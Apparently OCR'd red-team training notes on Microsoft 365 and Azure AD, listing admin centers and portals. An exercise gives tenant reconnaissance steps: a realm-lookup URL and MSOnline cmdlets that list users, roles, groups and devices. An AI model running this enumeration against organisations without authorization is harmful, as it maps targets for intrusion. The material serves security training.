
0365 / M365 Admin Center



All admin centers

Name	Description
Azure Active Directory	Go deep with identity management. Enable multi-factor authentication, self-service password reset, and edit company branding.
Azure ATP	Identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization.
Compliance	Manage your compliance needs using integrated solutions for data governance, encryption, access control, eDiscovery, and more.
Endpoint Manager	A single management experience for the End User Computing team in IT to ensure employees' Microsoft 365 devices and apps are secured, managed, and current.
Exchange	Manage advanced email settings, such as quarantine, encryption, and mail flow rules.
Microsoft Defender ATP	Monitor and respond to security alerts on devices protected by next-generation protection, endpoint detection and response, and many other capabilities of Microsoft Defender Advanced Threat Protection.
Office configuration	Manage, configure, and monitor deployment of Microsoft 365 Apps for your organization.
Power Apps	Use the Power Platform admin center to manage activity, licenses, and policies for user-generated Power Apps, which can connect to your data and work across web and mobile.
Power Automate	Manage the automation of repetitive and time-consuming tasks in the Power Platform admin center, where you can set up connections to web services, files, or cloud-based data and put them to work.
Search & intelligence	Manage Microsoft Search settings including services and content that are available for people in your organization. Make finding internal tools, documents, and people just as easy as searching the web in Bing.

0365 / M365 All Admin Portal



Azure ATP	Identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at y organization.
Compliance	Manage your compliance needs using integrated solutions for data governance, encryption, access control, eDiscovery, and more.
Endpoint Manager	A single management experience for the End User Computing team in IT to ensure employees' Microsoft 365 devices and apps are secured, managed, and current.
Exchange	Manage advanced email settings, such as quarantine, encryption, and mail flow rules.
Microsoft Defender ATP	Monitor and respond to security alerts on devices protected by next-generation protection, endpoint detection and response, and many other capabilities of Microsoft Defender Advanced Threat Protection.
Office configuration	Manage, configure, and monitor deployment of Microsoft 365 Apps for your organization.
Power Apps	Use the Power Platform admin center to manage activity, licenses, and policies for user-generated Power Apps, which can connect to your data and work across web and mobile.
Power Automate	Manage the automation of repetitive and time-consuming tasks in the Power Platform admin center, where you can set up connections to web services, files, or cloud-based data and put them to work.
Search & intelligence	Manage Microsoft Search settings including services and content that are available for people in your organization. Make finding internal tools, documents, and people just as easy as searching the web in Bing.
Security	Get visibility into your security state, investigate and protect against threats, get recommendations on how to increase your security, and more.
SharePoint	Manage sites, sharing, storage, and more for SharePoint and OneDrive. Migrate files and sites to Microsoft 365.
Stream	Choose how Microsoft Stream works for your organization.
Teams	Configure messaging, conferencing, and external communication options for your users.
Yammer	Manage your Yammer network, set a usage policy, control external network settings, and enable features like translation.

Office 365 User Access :


- Portal :
  - User Access : https://portal.office.com
  - SSO Portal : https://myapps.microsoft.com
- API :

  Microsoft Graph API :
  {HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

  O365 API : [management, outlook and other applications]
  {HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

Business Application

- Outlook
- Skype
- OneDrive
- SharePoint
- Team
- Calendar
- Other Apps



0365 / M365 User Portal

EXERCISE -6

Office 365 Enumeration -

Check if target organization is using azure ad as a Idp

```
https://login.microsoftonline.com/getuserrealm.srf?login=Username@DomainName&xml=1
```

Check if target organization is using O365's outlook service [Exchange Online]

Organization DNS Record : MX - ***.mail.protection.outlook.com**

Get the information about the company

```
Get-MsolCompanyInformation
```

Get the information about services available in the current license

```
Get-MsolAccountSku | Select -ExpandProperty ServiceStatus
```

Get the information about all available license for an organization

```
Get-MsolAccountSku
```

Get a lists of domains in azure ad

```
Get-MsolDomain
```

Get a lists of users in azure ad

```
Get-MsolUser -All
```

Get an Administrative roles assigned to a user in azure ad

```
Get-MsolUserRole -UserPrincipalName UserEmailAddress
```

Get a lists of all available contacts

```
Get-MsolContact -All
```

Get a lists of all devices connected to office 365

```
Get-MsolDevice -All
```

Get the lists of all available groups

```
Get-MsolGroup -All
```

Get all the members of a group

```
Get-MsolGroupMember -GroupObjectId  GroupObjectID
```

Get the lists of all available roles in azure ad [0365].

```
Get-MsolRole
```

Get all the members of a role

```
Get-MsolRoleMember -RoleObjectId RoleObjectID
```

Module - 5 : Introduction about On-Premise Infrastructure

5.1 On-Premise Infrastructure Overview

5.2 Active Directory Fundamentals

5.3 Active Directory IAM


5.4 On-Premise to Cloud Connectivity

- Identity Sync
- Resources Connectivity

5.5 Enumerations

5.1 On-Premise Infrastructure Overview

- In an on-premises environment, resources are deployed in-house and within an enterprise’s IT infrastructure.
- An enterprise is responsible for maintaining the solution and all its related processes.
- Networks in On-Premise Environments -
    - External / DMZ Network
        - Application Server
        - Mail Server
        - External DNS Server
    - Internal Network
        - Active Directory Environment
            - Domain Controller
            - Workstations
        - Printer Server
        - File Server / Network Attached Storage

